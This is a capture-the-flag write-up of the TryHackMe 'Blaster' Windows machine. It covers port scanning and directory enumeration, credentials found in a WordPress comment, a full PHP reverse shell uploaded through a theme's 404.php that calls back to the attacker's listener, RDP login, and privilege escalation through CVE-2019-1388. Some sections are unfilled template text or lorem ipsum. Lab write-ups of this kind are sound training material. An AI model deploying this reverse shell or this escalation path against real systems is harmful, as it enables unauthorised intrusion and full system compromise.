

Blaster

Kill chain

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privilege escalation
6. Loot
7. Archive

Resolution summary

- Text
- Text

Improved skills

- skill 1
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
80/tcp    open  http
3389/tcp  open  ms-wbt-server
```

Enumerated open TCP ports:

```
80/tcp    open  http           Microsoft IIS httpd 10.0
| http-methods:
```

```
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_ System_Time: 2024-04-04T06:53:00+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2024-04-03T06:42:21
|_Not valid after: 2024-10-03T06:42:21
|_ssl-date: 2024-04-04T06:53:05+00:00; +4s from scanner time.
```

Enumerated top 200 UDP ports:

Enumeration

Port 80 - http (Microsoft IIS httpd 10.0)

```
rdp-ntlm-info:
Target_Name: RETROWEB
NetBIOS_Domain_Name: RETROWEB
NetBIOS_Computer_Name: RETROWEB
```

```
(root@kali)-[/home/kali/tryhackme/blaster]
# gobuster dir -u http://10.10.255.39/ -w
/usr/share/dirb/wordlists/big.txt
```


Gobuster v3.6


by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:	http://10.10.255.39/
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Timeout:	10s


Starting gobuster in directory enumeration mode


```
/retro (Status: 301) [Size: 149] [→  
http://10.10.255.39/retro/]
```


 Kali Docs

 Kali Forums

 Kali NetHunter

 Exploit-DB

 Google Hacking DB

 OffSec

Retro Fanatics

RETRO GAMES, BOOKS, AND MOVIES LOVERS

Tron Arcade Cabinet

by [Wade](#)



Name: Tron

Manufacturer: [Bally Midway](#)

Year: [1982](#)

Type: **Videogame**

Class: Wide Release

Genre: Other

Monitor: Orientation: VerticalType: Raster: [Standard](#) ResolutionCRT:

ColorConversion Class: [Midway MCR II](#)

Click [here](#) to contribute another image.

CMS



[WordPress](#) 5.2.1

Blogs



[WordPress](#) 5.2.1

Font scripts



[Font Awesome](#)



[Google Font API](#)

Miscellaneous



[RSS](#)

Web servers



[IIS](#) 10.0

Programming languages



[PHP](#) 7.1.29

Operating systems



[Windows Server](#)

Databases



[MySQL](#)

JavaScript libraries



[jQuery](#) 1.12.4



[jQuery Migrate](#) 1.4.1

[Something wrong or missing?](#)

Hello world!

by **Wade**

First post on the new blog! I'm excited to share my love of all things retro with everyone here!



ERROR: The password you entered for the username **Wade** is incorrect. [Lost your password?](#)

Username or Email Address

Wade

Password

☐ Remember Me

Log In

One Comment on "Ready Player One"

Wade

December 9, 2019



Leaving myself a note here just in case I forget how to spell it: parzival


REPLY

WP-CREDS:

Wade:parzival

Exploitation

php reverse shell via wordpress admin panel



php reverse shell (cmd, sh)

```
<?php
// change ip and port below.
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.

class Shell {
    private $addr = null;
    private $port = null;
    private $os = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w') // shell can write to STDERR
    );
    private $buffer = 1024; // read/write buffer size
    private $clen = 0; // command length
    private $error = false; // stream read/write error
    private $sdump = true; // script's dump
    public function __construct($addr, $port) {
        $this->addr = $addr;
        $this->port = $port;
    }
    private function detect() {
        $detected = true;
        $os = PHP_OS;
        if (stripos($os, 'LINUX') !== false || stripos($os, 'DARWIN') !==
false) {
            $this->os = 'LINUX';
        }
    }
}
```

```

        $this->shell = '/bin/sh';
    } else if (stripos($os, 'WINDOWS') === false || stripos($os,
'WINNT') === false || stripos($os, 'WIN32') === false) {
        $this->os = 'WINDOWS';
        $this->shell = 'cmd.exe';
    } else {
        $detected = false;
        echo "SYS_ERROR: Underlying operating system is not supported,
script will now exit...\n";
    }
    return $detected;
}
private function daemonize() {
    $exit = false;
    if (!function_exists('pcntl_fork')) {
        echo "DAEMONIZE: pcntl_fork() does not exists, moving on...\n";
    } else if (($pid = @pcntl_fork()) < 0) {
        echo "DAEMONIZE: Cannot fork off the parent process, moving
on...\n";
    } else if ($pid > 0) {
        $exit = true;
        echo "DAEMONIZE: Child process forked off successfully, parent
process will now exit...\n";
        // once daemonized, you will actually no longer see the script's
dump
    } else if (posix_setsid() < 0) {
        echo "DAEMONIZE: Forked off the parent process but cannot set a
new SID, moving on as an orphan...\n";
    } else {
        echo "DAEMONIZE: Completed successfully!\n";
    }
    return $exit;
}
private function settings() {
    @error_reporting(0);
    @set_time_limit(0); // do not impose the script execution time limit
    @umask(0); // set the file/directory permissions - 666 for files and
777 for directories
}
private function dump($data) {
    if ($this->sdump) {
        $data = str_replace('<', '&lt;', $data);
        $data = str_replace('>', '&gt;', $data);
        echo $data;
    }
}
private function read($stream, $name, $buffer) {
    if (($data = @fread($stream, $buffer)) === false) { // suppress an
error when reading from a closed blocking stream

```

```

        $this->error = true; // set the
global error flag
        echo "STRM_ERROR: Cannot read from {$name}, script will now
exit ... \n";
    }
    return $data;
}
    private function write($stream, $name, $data) {
        if (($bytes = @fwrite($stream, $data)) === false) { // suppress an
error when writing to a closed blocking stream
            $this->error = true; // set the
global error flag
            echo "STRM_ERROR: Cannot write to {$name}, script will now
exit ... \n";
        }
        return $bytes;
    }
    // read/write method for non-blocking streams
    private function rw($input, $output, $iname, $oname) {
        while (($data = $this->read($input, $iname, $this->buffer)) &&
$this->write($output, $oname, $data)) {
            if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->clen
+= strlen($data); } // calculate the command length
            $this->dump($data); // script's dump
        }
    }
    // read/write method for blocking streams (e.g. for STDOUT and STDERR on
Windows OS)
    // we must read the exact byte length from a stream and not a single
byte more
    private function brw($input, $output, $iname, $oname) {
        $size = fstat($input)['size'];
        if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->clen) {
            // for some reason Windows OS pipes STDIN into STDOUT
            // we do not like that
            // so we need to discard the data from the stream
            while ($this->clen > 0 && ($bytes = $this->clen ≥ $this->buffer
? $this->buffer : $this->clen) && $this->read($input, $iname, $bytes)) {
                $this->clen -= $bytes;
                $size -= $bytes;
            }
        }
        while ($size > 0 && ($bytes = $size ≥ $this->buffer ? $this->buffer
: $size) && ($data = $this->read($input, $iname, $bytes)) && $this-
>write($output, $oname, $data)) {
            $size -= $bytes;
            $this->dump($data); // script's dump
        }
    }
}

```



```

public function run() {
    if ($this->detect() && !$this->daemonize()) {
        $this->settings();

        // —— SOCKET BEGIN ——
        $socket = @fsockopen($this->addr, $this->port, $errno, $errstr,
30);

        if (!$socket) {
            echo "SOC_ERROR: {$errno}: {$errstr}\n";
        } else {
            stream_set_blocking($socket, false); // set the socket
stream to non-blocking mode | returns 'true' on Windows OS

            // —— SHELL BEGIN ——
            $process = @proc_open($this->shell, $this->descriptorspec,
$pipes, null, null);
            if (!$process) {
                echo "PROC_ERROR: Cannot start the shell\n";
            } else {
                foreach ($pipes as $pipe) {
                    stream_set_blocking($pipe, false); // set the shell
streams to non-blocking mode | returns 'false' on Windows OS
                }

                // —— WORK BEGIN ——
                $status = proc_get_status($process);
                @fwrite($socket, "SOCKET: Shell has connected! PID:
{$status['pid']}\n");
                do {
                    $status = proc_get_status($process);
                    if (feof($socket)) { // check for end-of-file on
SOCKET

                        echo "SOC_ERROR: Shell connection has been
terminated\n"; break;
                    } else if (feof($pipes[1]) || !$status['running']) {
// check for end-of-file on STDOUT or if process is still running
                        echo "PROC_ERROR: Shell process has been
terminated\n"; break; // feof() does not work with blocking streams
                    }
                }
                // use proc_get_status() instead
                $streams = array(
                    'read' => array($socket, $pipes[1],
$pipes[2]), // SOCKET | STDOUT | STDERR
                    'write' => null,
                    'except' => null
                );
                $num_changed_streams =
@stream_select($streams['read'], $streams['write'], $streams['except'], 0);
                // wait for stream changes | will not wait on Windows OS

```

```

        if ($num_changed_streams == false) {
            echo "STRM_ERROR: stream_select() failed\n";
break;

        } else if ($num_changed_streams > 0) {
            if ($this->os == 'LINUX') {
                if (in_array($socket , $streams['read'])) {
$this->rw($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET
and write to STDIN

                if (in_array($pipes[2], $streams['read'])) {
$this->rw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR
and write to SOCKET

                if (in_array($pipes[1], $streams['read'])) {
$this->rw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT
and write to SOCKET

            } else if ($this->os == 'WINDOWS') {
                // order is important
                if (in_array($socket, $streams['read']/*---
---*/) { $this->rw ($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read
from SOCKET and write to STDIN

                if (($fstat = fstat($pipes[2])) &&
$fstat['size']) { $this->brw($pipes[2], $socket , 'STDERR', 'SOCKET'); } //
read from STDERR and write to SOCKET

                if (($fstat = fstat($pipes[1])) &&
$fstat['size']) { $this->brw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } //
read from STDOUT and write to SOCKET

            }
        }
    } while (!$this->error);
    // ----- WORK END -----

    foreach ($pipes as $pipe) {
        fclose($pipe);
    }
    proc_close($process);
}
// ----- SHELL END -----

    fclose($socket);
}
// ----- SOCKET END -----

}
}
}
echo '<pre>';

// change the host address and/or port number as necessary
$sh = new Shell('10.11.80.80', 9000);
$sh->run();

```

```
unset($sh);  
// garbage collector requires PHP v5.3.0 or greater  
// @gc_collect_cycles();  
echo '</pre>';  
?>
```

next open this path:

<http://10.10.255.39/retro/wp-content/themes/90s-retro/404.php>

```
^C  
(root@kali)-[/home/kali/tryhackme/blaster]  
# nc -nlvp 9000  
listening on [any] 9000 ...  
connect to [10.11.80.80] from (UNKNOWN) [10.10.255.39] 49977  
SOCKET: Shell has connected! PID: 4448  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro>
```

Lateral Movement to user

Local Enumeration

```
Directory of C:\Users  
  
12/08/2019  05:33 PM    <DIR>          .  
12/08/2019  05:33 PM    <DIR>          ..  
05/22/2020  02:51 PM    <DIR>          Administrator  
09/12/2016  04:37 AM    <DIR>          Public  
12/02/2020  02:05 PM    <DIR>          Wade  
               0 File(s)                0 bytes  
               5 Dir(s)  31,376,629,760 bytes free  
  
C:\Users>cd Wade  
Access is denied.
```

```
10 Dir(s)  31,375,511,552 bytes free  
  
C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro>echo lol >lol.txt  
Access is denied.  
  
C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro>whoami  
iis apppool\retro
```


i can not create files.

```
played.  
c:\Windows\Temp>runas /user:Wade "shell.exe"  
Enter the password for Wade:  
  
c:\Windows\Temp>runas /user:Wade "shell.exe"  
Enter the password for Wade:  
  
c:\Windows\Temp>runas  
  
c:\Windows\Temp>runas -h
```

And i can not run runas becaose of the bug in reverse shell. Let's use this creds with rdp.

RDP with found creds.

```
rdesktop 10.10.255.39:3389 -g 70%
```



Privilege Escalation


Local Enumeration

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.



Privilege Escalation vector - CVE-2019-1388

Zero Day Initiative CVE-2019-1388 - <https://www.youtube.com/watch?v=3BQKpPNITSo>


Rapi7 CVE-2019-1388 - <https://www.rapid7.com/db/vulnerabilities/msft-cve-2019-1388>




show more details:





click on the show infor...



click on the VerSign... and close UAC. The new browser will appear, that runs on the system privilege



click „ok“:



Trophy & Loot

Creds

WP-CREDS:

```
Wade:parzival
```

FLAGS

user.txt

```
THM{HACK_PLAYER_ONE}
```

root.txt

```
THM{COIN_OPERATED_EXPLOITATION}
```